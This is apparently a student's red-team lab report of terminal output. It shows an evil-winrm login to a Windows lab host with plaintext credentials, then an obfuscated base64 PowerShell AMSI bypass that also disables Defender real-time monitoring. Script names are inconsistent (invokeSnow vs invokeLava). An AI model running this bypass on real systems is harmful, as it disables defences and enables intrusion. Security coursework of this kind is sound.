

Exploitable External Service Report



```
┌──(agent22㉿ks5)-[~/Documents/it420/red/exploitableService]
└─$ sudo gem install winrm winrm-fs stringio logger fileutils
[sudo] password for agent22:
Fetching rubyntlm-0.6.3.gem
Fetching nori-2.6.0.gem
Fetching little-plugger-1.1.4.gem
Fetching logging-2.3.0.gem
Fetching builder-3.2.4.gem
Fetching winrm-2.3.6.gem
Fetching gssapi-1.3.1.gem
Fetching erubi-1.10.0.gem
Fetching gyoku-1.3.1.gem
Successfully installed rubyntlm-0.6.3
Successfully installed nori-2.6.0
Successfully installed little-plugger-1.1.4
Successfully installed logging-2.3.0
Successfully installed builder-3.2.4
Successfully installed gyoku-1.3.1
Successfully installed gssapi-1.3.1
Successfully installed erubi-1.10.0
Successfully installed winrm-2.3.6
Parsing documentation for rubyntlm-0.6.3
Installing ri documentation for rubyntlm-0.6.3
Parsing documentation for nori-2.6.0
Installing ri documentation for nori-2.6.0
Parsing documentation for little-plugger-1.1.4
Installing ri documentation for little-plugger-1.1.4
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

The first step I took was to install the ruby packages which are dependencies for the evil-winrm package.




```
┌──(agent22㉿ks5)-[~/Documents/it420/red/exploitableService]
└─$ git clone https://github.com/Hackplayers/evil-winrm.git
Cloning into 'evil-winrm'...
remote: Enumerating objects: 1094, done.
remote: Counting objects: 100% (311/311), done.
remote: Compressing objects: 100% (205/205), done.
remote: Total 1094 (delta 190), reused 208 (delta 105), pack-reused 783
Receiving objects: 100% (1094/1094), 2.09 MiB | 373.00 KiB/s, done.
Resolving deltas: 100% (642/642), done.
```

I then cloned the evil-winrm git repository.




```
┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ cloudproxy

┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ proxychains ./evil-winrm.rb -i 172.26.14.94 -u ‘brailee.ogden’ -p ‘Winter2022’
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Next, I attempted to connect to the windows 10 system using evil-winrm over an ssh tunnel. This failed.




```
┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ proxychains ./evil-winrm.rb -i 172.26.14.94 -u 'brailee.ogden' -p 'Winter2022'                              1 ×
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\brailee.ogden\Documents>
```

Because I had copied the command from PowerPoint the apostrophes were formatted incorrectly. I fixed this and the command worked.




```
┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ mkdir scripts exefiles

┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ mv exefiles binaries
```

I then created the directories to contain my scripts and binaries.




```
┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ proxychains ./evil-winrm.rb -i 172.26.14.94 -u 'brailee.ogden' -p 'Winter2022' -s /home/agent22/Documents/it420/red/exploitableServ
ice/evil-winrm/scripts -e /home/agent22/Documents/it420/red/exploitableService/evil-winrm/binaries
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\brailee.ogden\Documents>
```

Next, I connected with evil-winrm, with the script and executable directories specified.




```
DisableIOAVProtection                          : False
DisableNetworkProtectionPerfTelemetry          : False
DisablePrivacyMode                             : False
DisableRdpParsing                              : False
DisableRealtimeMonitoring                      : False
DisableRemovableDriveScanning                  : True
DisableRestorePoint                            : True
DisableScanningMappedNetworkDrivesForFullScan  : True
DisableScanningNetworkFiles                    : False
DisableScriptScanning                          : False
DisableSshParsing                              : False
DisableTlsParsing                              : False
EnableControlledFolderAccess                   : 0
EnableDnsSinkhole                              : True
EnableFileHashComputation                      : False
```

I then ran “Get-MpPreference” to see if the antivirus was enabled for this process. The “DisableRealtimeMonitoring” setting proves that antivirus is still enabled



```
┌──(agent22㉿ks5)-[~/…/red/exploitableService/evil-winrm/scripts]
└─$ echo 'JGEgPSAoW2NoYXJdW2J5dGVdOTcrW2NoYXJdW2J5dGVdMTA5K1tjaGFyXVtieXRlXTExNStbY2hhcl1bYnl0ZV0xMDUrW2NoYXJdW2J5dGVdNzMrW2NoYXJdW2J5dGV
dMTEwK1tjaGFyXVtieXRlXTEwNStbY2hhcl1bYnl0ZV0xMTYrW2NoYXJdW2J5dGVdNzArW2NoYXJdW2J5dGVdOTcrW2NoYXJdW2J5dGVdMTA1K1tjaGFyXVtieXRlXTEwOCtbY2hh
cl1bYnl0ZV0xMDErW2NoYXJdW2J5dGVdMTAwKQokYiA9IChbY2hhcl1bYnl0ZV04MytbY2hhcl1bYnl0ZV0xMjErW2NoYXJdW2J5dGVdMTE1K1tjaGFyXVtieXRlXTExNitbY2hhc
l1bYnl0ZV0xMDErW2NoYXJdW2J5dGVdMTA5K1tjaGFyXVtieXRlXTQ2K1tjaGFyXVtieXRlXTc3K1tjaGFyXVtieXRlXTk3K1tjaGFyXVtieXRlXTExMCtbY2hhcl1bYnl0ZV05Ny
tbY2hhcl1bYnl0ZV0xMDMrW2NoYXJdW2J5dGVdMTAxK1tjaGFyXVtieXRlXTEwOStbY2hhcl1bYnl0ZV0xMDErW2NoYXJdW2J5dGVdMTEwK1tjaGFyXVtieXRlXTExNitbY2hhcl1
bYnl0ZV00NitbY2hhcl1bYnl0ZV02NStbY2hhcl1bYnl0ZV0xMTcrW2NoYXJdW2J5dGVdMTE2K1tjaGFyXVtieXRlXTExMStbY2hhcl1bYnl0ZV0xMDkrW2NoYXJdW2J5dGVdOTcr
W2NoYXJdW2J5dGVdMTE2K1tjaGFyXVtieXRlXTEwNStbY2hhcl1bYnl0ZV0xMTErW2NoYXJdW2J5dGVdMTEwK1tjaGFyXVtieXRlXTQ2K1tjaGFyXVtieXRlXTY1K1tjaGFyXVtie
XRlXTEwOStbY2hhcl1bYnl0ZV0xMTUrW2NoYXJdW2J5dGVdMTA1K1tjaGFyXVtieXRlXTg1K1tjaGFyXVtieXRlXTExNitbY2hhcl1bYnl0ZV0xMDUrW2NoYXJdW2J5dGVdMTA4K1
tjaGFyXVtieXRlXTExNSkKJHQgPSBbUmVmXS5Bc3NlbWJseS5HZXRUeXBlKCRiKS5HZXRGaWVsZCgkYSwnTm9uUHVibGljLFN0YXRpYycpCiR0LihbY2hhcl1bYnl0ZV04MytbY2h
hcl1bYnl0ZV0xMDErW2NoYXJdW2J5dGVdMTE2K1tjaGFyXVtieXRlXTg2K1tjaGFyXVtieXRlXTk3K1tjaGFyXVtieXRlXTEwOCtbY2hhcl1bYnl0ZV0xMTcrW2NoYXJdW2J5dGVd
MTAxKSgkbnVsbCwkdHJ1ZSkKc2V0LW1wcHJlZmVyZW5jZSAtRGlzYWJsZVJlYWx0aW1lTW9uaXRvcmluZyAkdHJ1ZQpzZXQtbXBwcmVmZXJlbmNlIC1EaXNhYmxlSU9BVlByb3RlY
3Rpb24gJHRydWUK==' | base64 -d > invokeSnow.ps1
base64: invalid input

┌──(agent22㉿ks5)-[~/…/red/exploitableService/evil-winrm/scripts]
└─$ cat invokeSnow.ps1                                                                                                                 1 ✕
$a = ([char][byte]97+[char][byte]109+[char][byte]115+[char][byte]105+[char][byte]73+[char][byte]110+[char][byte]105+[char][byte]116+[char
][byte]70+[char][byte]97+[char][byte]105+[char][byte]108+[char][byte]101+[char][byte]100)
$b = ([char][byte]83+[char][byte]121+[char][byte]115+[char][byte]116+[char][byte]101+[char][byte]109+[char][byte]46+[char][byte]77+[char]
[byte]97+[char][byte]110+[char][byte]97+[char][byte]103+[char][byte]101+[char][byte]109+[char][byte]101+[char][byte]110+[char][byte]116+[
char][byte]46+[char][byte]65+[char][byte]117+[char][byte]116+[char][byte]111+[char][byte]109+[char][byte]97+[char][byte]116+[char][byte]1
05+[char][byte]111+[char][byte]110+[char][byte]46+[char][byte]65+[char][byte]109+[char][byte]115+[char][byte]105+[char][byte]85+[char][by
te]116+[char][byte]105+[char][byte]108+[char][byte]115)
$t = [Ref].Assembly.GetType($b).GetField($a,'NonPublic,Static')
$t.([char][byte]83+[char][byte]101+[char][byte]116+[char][byte]86+[char][byte]97+[char][byte]108+[char][byte]117+[char][byte]101)($null,$
```

Next, I disconnected from the target. I then converted the base64 encoded amsi bypass into regular encoding



```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> invokeLava.ps1
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> amsiutils
The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the nam
e, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> █
```

I then reconnected to the target and ran the amsi bypass. I then entered amsiutils. The result verifies that amsi protection has been bypassed.